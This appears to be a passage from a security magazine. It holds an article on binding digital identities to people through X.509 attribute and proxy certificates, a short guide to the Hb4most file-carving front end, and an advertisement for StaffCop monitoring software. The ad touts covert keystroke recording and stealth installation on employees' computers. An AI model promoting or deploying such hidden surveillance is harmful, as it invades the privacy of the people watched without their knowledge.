The suspension or in some cases revocation of this credentials are usually placed in the hands of network/system administrators and can be conducted transparently from holder´s (user) perspective and even without his request or consentient.

There’s a significant difference between having a subject’s real and digital ID binds broken (relation established from document/credential to it’s holder).

What happen then? Do I still continue to be me?
I had never seen anyone having their real life identity being removed permanently or temporarily…they´re bond to the subject.

This two paragraphs positions the general use of credentials as part of access control objectives. At the end, the tight binds needed from user identity and a given credential (digital or paper based) is initially discussed…

After received, a real life credential join us for good and represent us in country or even worldwide level heavily tying us to our very individual actions bonding a lifetime history to subject reference. Some identifications are even related to other (identification) usually hierarchically superior.

Even those which have "good thru" parameters and need to be renewed (like driver license in Brazil for instance) will never negatively affect the upper legacy associated ID in case of validity expiracy.

Although meshing these paper-based documents to a digital environment proved to be not trivial, recently also government issued IDs are becoming somewhat digital IDs as passports and other documents have portions of information in smart-cards and other medias to store citizen's identification.

If compared to regular real life credentials (government issued ID) like driver license, passport, birth certificate, military ID, social security numbers among others, the digital IDs are much more "volatile" and seems to identify us in a very restricted scenario.

Depending on access control model used, this number of credentials can be reduced to one single sign on (SSO) ID allowing also the benefit of having strong passwords associated but even though hardly refraining from the need of many others to satisfy our need for entrance everywhere (Figure 1).




Figure 1. *Issued user ID bounds representation*

Now, more explicitly comparing the two types of credentials, the reader can clearly see what is somewhat not obvious to non technical audience: validity issues, lack of vetting granting real bond to the digitally identified person (digital ID), correlation and hierarchy between credentials, and so on…

Usage trail

From accountability perspective, there is, of course, a natural demand to relate IDs to actions performed. Ambiguous identities are a major source of uncertainty and risk in the digital networks that span the globe. Reducing this vulnerable scenario has been a goal for governments and companies since the Internet and their spread systems began its dramatic expansion [2].

The same transparency referenced above to describe administrator power to remove/edit user's credentials offers a risk to system ID usage trail capability and user accountability. Not to mention that the same administrator usually has sufficient power and access to deliberately vanish any tampered evidence associated to credential´s manipulations.

Centralized in government representatives hands, the real life IDs documents are seen as much more trustworthy maybe due it´s life cycle issuance and maintenance processes. The trust is even inherited from hierarchically higher institutions and hence automatically considered valid or via special attributes given by region, jurisdiction or scope limited associations / public / government / class agencies.

The bond to the subject ID trail however should never be broken.

A common example to that could be a class entity like professional body of lawyers provisioning an attribute identification to an individual that will be "attached" (see Figure 1) to a broadly accepted and higher hierarchically given ID such as social security number. As a "quality" referred to that person the attributes or content specific credentials can be appended to the main existent ID and qualify them in a particular context. At some point the exemplified person may no longer have lawyer credentials but even though the very existence of that individual and his associated identification cannot be lost or untied.Time to use and time to check issues

Either in daily tasks where we need to present our regular IDs (paper based) or while in system´s environments where we show our digital ID version, the thrust embed into this presentation is key letting us go thru or not.

How much can one positively identify other in a specific context seems to be major task being done at the first stages of any access control performed. After done, however, there must be additional layers that will take decisions on how and to where the proper access should be taken.

Another decision dimension of course is time. After properly authorized, and individual requesting the controlled resource should be only granted access for a specific amount of time.

How much is that?

Very difficult question to respond and yet keen allowing a well controlled process (digital or not) to succeed, the difference of time between resource allowance and resource use pose a time frame for attacks on any access controlled object. Trusting that a scenario where each and every action performed by user is rechecked for his credentials is nearly impossible or undesired either by usability or performance restriction, seems reasonable that for better process protection in fact we should less focus in time limitations but to further and better bond user´s to his IDs.

Digital certificates as IDs

Unlike other digital identifications, digital certificates once issued can't be modified. This presents an optimal scenario bonding personal, professional, social, biometrical or other characteristics to subjects and preventing from tampering during ID life and use cycles. Digital certificates thru X.509 [3] format standard can address the need for holder identification using an Object Identifier (OID) which can be multiple in a single certificate file. These objects can store our real life identifications numbers and allow for automatic checking via network queries [4]. Several levels of entities issuing their own scope identifications can tie themselves in a trust chain via Public Key infrastructure (PKI), keeping the idea of related IDs appended into underlying issued documents.

An idealistic scenario where all network connections would be mutual peer authenticated could be achieved if the actual corporate initiatives for digital identification using certificates became a government level project.

This topics places the mentioned distance from person to digital credentials in terms of accountability.

Attributes certificates

Defined as "attributes", the scope-limited identification issued via digital certificate to subjects can be made within the trust chain commented previously using Attributes Authorities (AA) [4] and privilege verifiers as part of a Privilege Management Infrastructure (PMI). These entities are related to Certificate Authorities (CA) (see Figure 2) and are responsible for:

- ensuring that the privileges in the certificate are sufficient when compared against the privilege policy;
- establishing a trusted delegation path of certificates if necessary;
- verifying the digital signature on each certificate in the path;
- ensuring that each issuer was authorized to delegate privileges; and
- validating that the certificates have not expired or been revoked by their issuers.

The attributes certificates are data structured and digitally signed by an AA, that binds some attribute values with identification information about its holder and it's ruled by specific certificate policy.

The certificate policy can then define applicability to a particular community, ID issuer class or government agency level based on security requirements. This policies dictates accepted behaviors of three entities: the certificate user, the CA/AA and the certificate subject (or end-entity).

Each entity operates under obligations to the other two and, in return, enjoys limited warranties offered by them. For example, to address access control, a specific policy can rule attributes to be used for medical records only by a physician at the geographic scope defined by AA issuer.

Now as part of a set of existent but not used Digital ID´s, the digital certificate using attributes presented as an option addressing some of the previously mentioned gaps of digital credentials.




Figure 2. *CA and AA relationship on subject´s identification*

Digital signatures are used in both PKI and PMI as the mechanism by which the authority that issues a certificate confirm the binding in the certificate. A subject may have multiple attribute certificates associated with each of its public-key certificates.

Capabilities

Conventional digital certificates may contain a *subjectDirectoryAttributes* extension that will hold privileges associated with the subject. This option can be used in situations where the issuing CA has also the role of AA and the validity period of the privilege being issued is the same of the digital certificate.

However, the authority for assignment of privilege will most likely be other than the authority issuing that same entity a public-key certificate. Also the validity period of this attributes tend to be shorter in comparison. End-entities cannot act as a AA.

The `baseCertificateID` component, is used to tie the attribute certificate to a particular public-key certificate that is going to identify its holder.

The *extensions* field allows addition of new items to the attribute certificate and can be used to place access control restrictions, jurisdiction or any other control aware information.

The capability table related to the subject can be a set of extensions on its attributes certificate. The access control model will at one end check for object restriction or sensibility and at the other check for attributes that dominates that restriction/sensitivity (see Figure 3) and complies environmental access control policy [5] controlling subject to object interaction. Both the privilege and the sensitivity may be a multiple valued parameters that addresses the two ends. Technical functionalities described at this topic.

Certificate Possession

Unlike conventional digital certificates, the attributes certificates do not require special protection from end-entities (holders) while storing this credential as it does not include a private key.




Figure 3. *Capability table check on access control*

In fact, attributes certificates does not even demands for end-entities to request for them and can be issued and stored unilaterally by AAs and used when necessary for authentication purposes.

Thus, the regular scenario of a user requesting-receiving-presenting certificates while trying to access a protected content is possible but also the transparent scenario done directly by the AA. If by the latest, the attributes information is stored at an AA directory and then queried directly by the access control element when an access request is performed by a digital certified subject (user) without his direct intervention.

Positioning considerable differences in life-cycle compared to traditional and more widely know digital certificates….

Revocation and Validity Issues

Although we are comparing a digital certificate as the digital ID that might replace the higher level personal paper based identification documents, the validity of the latter is for sure longer than the certificate replacement proposed.

In theory, the paper based version can last forever (person´s lifetime) while due key size limitations, the digital certificate will have typically 20 years at most. This happens as the ID's protection capability intended by the key-size and cryptographic algorithm used as the varying work-factor imposed is consistently reduced over time.

As in some circumstances the paper or digital ID of a given subject needs to be suspended, a structured process must be defined to deny its original purpose (permission, identification, etc.). During this procedure, sometimes is not possible to retrieve the holder's credential from his hands hence requiring a remote or not physical solution.

At this aspect, the digital ID using digital certificates has a considerable advantage as automatic validation processes already include revocation checking using Certificate Revocation List (CRL) [4] and Online Certificate Status Protocol (OCSP) [7].

While using biometrical identifications bonded to subject, the revocation of credentials is also an issue.

Again addressing gaps, but this time presenting the discussed option (digital certificates) as an optimal solution considering the validation processes required to establish a status of a credential in terms of expiracy or revocation.

Proxy Certificates

The delegation of power is sometimes needed in real life scenarios when we need to be represented by someone else. By doing so, we usually promote this functionality by giving a notary letter document specifying the authorized actions to be performed by the delegated party.

In a digital environment, there are some models that allow the user to attribute permissions on his discretion [7] but not that easy to delegate temporary allowance to someone else to act in his name.

By using digital certificates as a access control input the natural solving scenario will be the use of proxy-certificates [8]. In this flow, the digitally certified user can then sign new certificates to the intended delegated person using its private key (see Figure 4). This special certificate has the *proxy certificate extension property* and functions mainly like a regular digital certificate issued by a CA. The depth of certificate hierarchy (trust chain) can be limited by specifying a *path constraint* in the extension for proxy certificate, preventing the delegated person from signing the delegation to others for instance.

The proxy-certificates are usually issued using a very short validity time period, only sufficient to the delegated person to perform the specific task requested. There are no need to the digital certificate holder for CA like systems expenditures as the issuing proxy-certificates functionality can be achieved by simply using a Internet browser functionality/add-on [9] for that matter.

This topic shows to the reader another digital certificate variety that can be use to overcome temporary representatives needed in real life cases… This and the previously mentioned "attribute certificate" is then positioned in several situations of real scenarios where they consistently addresses the expected behavior of a thrusted credential in a digital world.

Real world scenarios

Class entities

Medical agencies are typical class entities that manage professional associate's information. The need for denoting limited and scope focus attributes is very common as a doctor can frequently enhance his/her specialties/merits and most likely their role in a hospital or even in a operation room, hospital-internal transit or patient health data access restriction due HIPAA [10] or other regulation. This short time based or dynamic position can be addressed by using attributes certificates tied to their individual certificates representing those identifications or authorization specifics.




Figure 4. *Proxy-certificates issuing chain example*

For example, a physician while performing a translational disease research may need look at GRID [11] system data that congregate diverse medical electronic health records (EHR) databases (like the access provided by CaBIG) [12] allowing correlation of genomic data and cancer data repository originated from different connected hospital institutions worldwide, hence associated to different access labels.

Individually, the system access to that information is denied to the exemplified doctor but by having a CaBIG issued specific attribute ID related to his main certificate he now can view the patient information at that specific role, time span and purpose. The association to that GRID database however does not automatic allows data access to all available health information.

While publishing EHR information on that GRID environment, there is a strict rule that prohibits the direct association of available research data to any individual. At the data origin (hospital) however, the same doctor accessing that information for clinical purpose may now have full access granted to patient data due policy restriction dominance.

Legal representatives

In some cases, we need to be represented by others in a real life scenario. Document signing, receiving, and a collection of legal activities can be performed by others in our behalf if authorized.

In a digital environment this is not quite common but sometimes necessary. While presenting revenue taxes forms for instance, there may be a need to pass privilege information to a representative and sometimes even authorize him/her to submit the declarations in your behalf. That procedure in Brazilian environment can be digitally signed and thus be performed by a financial consultant signing the digital certified user's tax document in his name.

Once more placing the example at the hospital environment, a son can have the rights to authorize a transplant procedure to be performed at his parent, signing the electronic form on their behalf if legally permitted by their proxy certificates previously at hospital check in.

Conclusion

Paper based and digital IDs are quite different, but can both be used to bind identifications to subjects.

References

[1] A community based authentication and authorization mechanism for digital ecosystem, Pranata, I., IEEE, 2011.
[2] Authentication and Government-Issued Digital Credentials, http://www.ftc.gov/bcp/workshops/proofpositive/fed-auth-issues.pdf (last viewed 4-9-2012).
[3] Information technology – Open systems interconnection – The Directory: Public-key and attribute certificate frameworks, ITU-T, 2008.
[4] Internet X.509 Public Key Infrastructure Certificate and CRL Profile,IETF, 1999.
[5] Formal Analysis of Access Control Policies for Pattern-Based Business Processes, Karimi, V.R. 2009.
[6] The Lightweight Online Certificate Status Protocol (OCSP) Profile for High-Volume Environments,IETF, 2007.
[7] Granular computing and flow analysis on discretionary access control: Solving the propagation problem, Lin, Tsau Young, Systems, Man and Cybernetics, 2009 – IEEE International Conference, 2009.
[8] Internet X.509 Public Key Infrastructure (PKI) Proxy Certificate Profile, IETF, 2004.
[9] Key manager tool (Mozilla Add-on): *https://addons.mozilla.org/en-US/firefox/addon/key-manager/* (last viewed 03/25/2012).
[10] Health Information Privacy and Accountability Act – U.S. Department of Health & Human Services: *http://www.hhs.gov/ocr/privacy/hipaa/understanding/index.html* (last viewed 03/25/2012).
[11] GRID disease database – NCATS: National Center for Advanced Translational Sciences: *http://www.ncats.nih.gov/* (last viewed 03/25/2012).
[12] CaCancer: health information: *https://cabig.nci.nih.gov/* (last viewed 03/25/2012).

There are many scenarios where the necessary bonding for accountability is lost due week links to real world credentials if digital identifications are used. The need to identify persons in a digital scenario is more and more present and may lead us to spoil old style IDs in a short time. In this case, digital IDs using digital certificates may be a viable solution as the equivalent strong relation to real world person identification is kept. Leveraging this solution can allow the replacement of other identifications we use in real life as well for a set of attributes linked to our personal digital certificate identifying us in our professional and social relations or even allowing digital certificate holders to pass temporarily this credentials binding to others.

MARCELO CARVALHO, CISSP, CISA, CRISC

Hb4most

Scalpel and Foremost are the De facto tools harnessed to recover deleted files as evidence during Digital Forensic investigations.

Foremost was the pioneering tool that supported the extraction of files from storage media till the arrival of Scalpel. The 2 standalone command-line tools seek to achieve the same outcome and there is not much to differentiate them.




Figure 1. *Hb4most*




Figure 2. *Language selection*




Figure 3. *Tool selection*




Figure 4. *Graphical interfaces*

Hb4most is a graphical front-end developed by an Italian developer, Xenialab, for both tools. Hb4most is available by default in the DEFT 7 LiveCD and does not require installation.

Launch Hb4most by locating the shortcut under the Carving tools section in DEFT. Select your language preference.

The Hb4most menu will present you with the option of launching either tool.

The graphical interface of both tools are intuitive and does not require the user to memorise commands as well as options.

Select the input file that either tool is to recover files from and the tools will write the extracted files into the output directory defined.


Hb4most is a powerful tool that has a gentle learning curve for beginners interested in file carving. It is easy to run from DEFT 7 without requiring complicated installation and cumbersome commands to execute. Start exploring this tool today.

MERVYN HENG

Mervyn Heng is into Ubuntu, Comic Universe characters, Pop culture and Art outside of Information Security. If you have any comments or queries, please contact him at commandrine@gmail.com.


Air Freshener?

Printer PSU?
...nope



STAFFCOP


PC monitoring, Corporate Security and Data Loss Prevention Software



StaffCop Standard allows you to monitor all activities on company computers and prevent the unauthorized distribution of sensitive corporate information.

StaffCop will help you:

To locate possible data loss channels and prevent loss
To gain insight into how your employees spend their work time
To increase company and departmentals efficiency



You need StaffCop to:

Gather work time efficiency statistics
Easily control your employees in real-time mode
Improve discipline and motivation of your employees

Who needs StaffCop:

CEO/CTO
Corporate Security Manager
HR Manager
System Administrator

Main Features of StaffCop:

Screenshot recording
Application monitoring
E-mail monitoring
Web site monitoring
Chats/IM activity recording
USB device monitoring
Clipboard monitoring
Social Networks Monitoring
Search Term Tracking
File and Folder tracking
Keystroke recording
System Event Monitoring
Whitelists and Blacklists
PC activities reporting
Stealth installation/monitoring
Strong security
Alert notifications
Remote Install / Uninstall

More Information, Demo Versions, Videos and Technical Guides -

www.STAFFCOP.com

Phone: +1-707 -7098405
Skype: staffcop.com
Email: sales@staffcop.com, paul@atompark.com

Microsoft CERTIFIED Partner